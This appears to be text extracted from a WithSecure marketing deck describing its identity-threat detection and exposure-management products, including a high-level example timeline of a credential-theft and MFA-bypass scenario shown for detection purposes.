
**Potential impact and remediation advise provided**

This panel provides detailed information for a specific detection. It includes the time of the event, its severity (HIGH), and a description of the anomaly. The 'Event Time' is shown as a timestamp. The 'Anomalous Sign In' section explains that the sign-in was anomalous. The 'Anomalous Sign In Conditions' list various factors that triggered the detection, such as unusual IP addresses, protocols, and geographic locations. The 'Caller IP Address' section is partially obscured by a red box. A link to the MITRE ATT&CK knowledgebase is provided for further details on the attack technique.

**Additional metadata included for each detection**

**Link to MITRE ATT&CK knowledgebase for detailed attack technique description**

# How Elements Identity Security works



Monitoring, investigation and response

Self-managed, partner managed, co-monitored or fully managed by WithSecure™

# Example: How we detect credential theft, MFA bypass and persistence scenarios



20<sup>th</sup> May 2024 17:00

Attacker finds credentials that were left on GitHub

20<sup>th</sup> May 2024 18:03



Attacker user credentials which is an ROPC authentication event

21<sup>st</sup> May 2024 09:00

Attacker probes Azure tenant to decide on their next step  
Attacker discovers MFA is not required when signing in from London Office



Attacker uses the same credentials and bypasses MFA  
(spoofing IP to match the London Office)

21<sup>st</sup> May 2024 14:45



Attacker creates new application registration to escalate privilege

21<sup>st</sup> May 2024 14:53

Attacker adds “read mail” privilege to new application registration

21<sup>st</sup> May 2024 15:13



Attacker grants access to the “Attacker Tenant”

21<sup>st</sup> May 2024 15:21

Attacker adds secret to new application registration to persist

# WithSecure Elements Exposure Management

XM for Endpoints, Network, Users and Cloud

# Proactive security approach



**Know what  
makes up your  
attack surface**




**Know what to  
prioritize when  
remediating  
exposures**



**Have the right  
tools, people and  
means to remediate  
successfully**

# Elements XM & XDR

is the foundational combination for addressing the mid-market cyber security needs before and during an attack.



Note: Figure adapted from [NIST cyber security framework](#). We offer additional Incident Response services to cover the "Recover" area of NIST.

# WithSecure™ Elements Exposure Management

Continuous assessment of threat exposure, using the attacker's view of your environment.

## 3. PRIORITIZE REMEDIATION

### Exposure Dashboard

See business risks and remediate exposures based on **exposure scores** and **AI-powered recommendations**.



### AI-powered Recommendation Engine



Elevate to WithSecure™



Remediate with Guidance

## 2. ENRICH WITH INTELLIGENCE



### Business Context



### Attack Paths



### Threat Intelligence

## 1. INTEGRATE DATA

### Environment

**Managed Devices**  
Workstations, servers

**Cloud Services**  
AWS, Azure

**Identity**  
Entra ID

**Network**  
Network equipment,  
unmanaged devices

**External Attack Surface**  
Internet discovery, internet  
detections

# Key outcomes:

## DISCOVER

Discover your digital perimeter and identify your **exposed critical assets and identities**

## PRIORITIZE

Get actionable **recommendations** based on integrated data from **threat intelligence, attack paths** and **business context**

## ACT

Implement prioritized remediation actions to **reduce your attack surface** and **decrease your business risk level\***

**Note:** \*NIS 2 art. 21.2(e) mandates companies to have security in network and information systems acquisition, development and maintenance, including vulnerability handling and disclosure.

## Benefit from exposure remediation through the attacker's lens:




### **Peace of mind**

Know your risk level and how to lower it



### **Boost productivity**

Focus on what matters instead of drowning in alerts



### **Use existing skills**

Manage exposure with existing IT resources




### **Secure your part of the supply chain**

as a complex digital attack surface



### **Many exposures, one solution**

Tackle vulnerabilities, exploits & misconfigurations without silos



### **AI-powered recommendation engine**

for efficient prioritization with actionable guidance

How it works

W / T H  
secure

External Attack Surface

⚠️ Open port

⚠️ Remote code execution vulnerability

⚠️ Weak password

⚠️ Stolen credentials

⚠️ Access rights misconfigurations

☁️ Collaboration Tool

☁️ CRM System

☁️ Task Tracker

☁️ Data Storage

☁️ HR Platform

External Attack Surface

Collaboration Tool

CRM System

Task Tracker

Data Storage

HR Platform



External Attack Surface

Task Tracker

Collaboration Tool

Data Storage

CRM System

HR Platform

Files Converter

Productivity Tool

Messenger





External Attack Surface

Task Tracker

Collaboration Tool

Data Storage

CRM System


HR Platform

Files Converter

Productivity Tool

Messenger

WITH  
secure



External Attack Surface

✓ Secured

CRM System

✓ Secured

Task Tracker

Collaboration Tool

Data Storage

HR Platform

Files Converter

